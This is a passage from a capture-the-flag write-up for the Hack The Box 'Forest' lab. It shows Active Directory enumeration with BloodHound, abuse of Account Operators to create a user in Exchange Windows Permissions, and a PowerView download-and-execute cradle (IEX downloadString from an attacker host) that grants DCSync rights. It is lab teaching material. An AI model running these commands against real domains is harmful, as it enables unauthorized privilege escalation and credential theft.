download "C:\Users\svc-alfresco\bh\20250908114957_BloodHound.zip" data.zip
Mode    LastWriteTime          Length  Name
-a---   9/10/2025  12:07 PM     15316  20250910120739_BloodHound.zip
-a---   9/10/2025  12:09 PM     23725  MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin
Info: Downloading C:\Users\svc-alfresco\bh\20250908114957_BloodHound.zip to data.zip

Info: Download successful!
On the attacker side, BloodHound needs a Neo4j database underneath, which also has to be set up:
wget https://neo4j.com/artifact.php?name=neo4j-community-4.4.0-unix.tar.gz -O neo4j-4.4.0.tar.gz
gunzip neo4j-4.4.0.tar.gz
tar -xf neo4j-4.4.0.tar
cd neo4j-community-4.4.0/bin
./neo4j start
Starting Neo4j.
Started neo4j (pid=98107). It is available at http://localhost:7474
There may be a short delay until the server is ready.


The first connection uses the default neo4j:neo4j credentials, and the first thing the server does is force a change:

With the database ready, on to the interface. The Legacy edition is the one that matches the .zip this version of SharpHound produces:
mv /home/krmena/Downloads/BloodHound-linux-x64.zip .
unzip BloodHound-linux-x64.zip &>/dev/null
cd BloodHound-linux-x64
./BloodHound --disable-gpu --no-sandbox
(node:105413) DeprecationWarning: Buffer() is deprecated due to security and usability issues.
Please use the Buffer.from(), Buffer.alloc(), and Buffer.allocUnsafe() methods instead.
Once in, the .zip is loaded through Upload Data and the tool unzips and ingests it file by file:

SharpHound (repo) produces a .zip with the domain graph that gets imported into BloodHound. And the graph lays the route bare: svc-alfresco, through a chain of memberships (Service Accounts → Privileged IT Accounts → Account Operators), inherits the Account Operators privileges.

This is the heart of the box. Members of Account Operators can create and modify domain accounts (except over protected groups). The Exchange Windows Permissions group, in turn, holds WriteDACL over the domain object. Chaining both pieces: we create a user, add it to Exchange Windows Permissions and from there rewrite the domain DACL to grant ourselves replication rights (DCSync).
Abusing Account Operators: create and position a user
net user jaime jaime123 /add /domain
net user jaime
*Evil-WinRM* PS C:\Users\svc-alfresco\bh> net user jaime jaime123 /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\bh> net user jaime
User name                    jaime
Account active               Yes
Account expires              Never
Password last set            9/10/2025 2:11:56 PM
Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
That the command works is the proof svc-alfresco is (indirectly) an Account Operator: a regular domain user would get an Access is denied. The net user jaime afterwards confirms the account exists and, for now, only belongs to Domain Users.
net group "Exchange Windows Permissions" jaime /add
net user jaime
*Evil-WinRM* PS C:\Users\svc-alfresco\bh> net group "Exchange Windows Permissions" jaime /add
The command completed successfully.
Global Group memberships     *Domain Users         *Exchange Windows Permissions
The command completed successfully.
The second screenshot is the verification: jaime is now in the group that holds WriteDACL over the domain. Without it, the rest of the chain would be guesswork.
WriteDACL → granting DCSync
BloodHound's own abuse tab hands over the recipe:
PowerView is part of PowerSploit, and locating it is the step before:


wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/refs/heads/master/Recon/PowerView.ps1
python3 -m http.server 80
Length: 770279 (752K) [text/plain]
2025-09-10 23:38:43 (20.1 MB/s) - 'PowerView.ps1' saved [770279/770279]

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
WINDOWS PERMISSIONS@HTB.LOCAL: If you are not running a process as a member,
you can use Add-DomainObjectAcl, optionally specifying $Cred if you are not already
running a process as [the user]
With PowerView (repo) loaded in memory and jaime's credentials, we grant ourselves the DS-Replication-Get-Changes and -Get-Changes-All rights:
$SecPassword = ConvertTo-SecureString 'jaime123' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('htb.local\jaime', $SecPassword)
IEX(New-Object Net.WebClient).downloadString('http://10.10.16.4/PowerView.ps1')
Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -PrincipalIdentity jaime -Rights DCSync
The -Credential trick is what saves us from opening a new session as jaime: we keep running from svc-alfresco's shell, but the DACL modification is made with jaime's identity, who is the one holding the WriteDACL.
DCSync and Pass-the-Hash
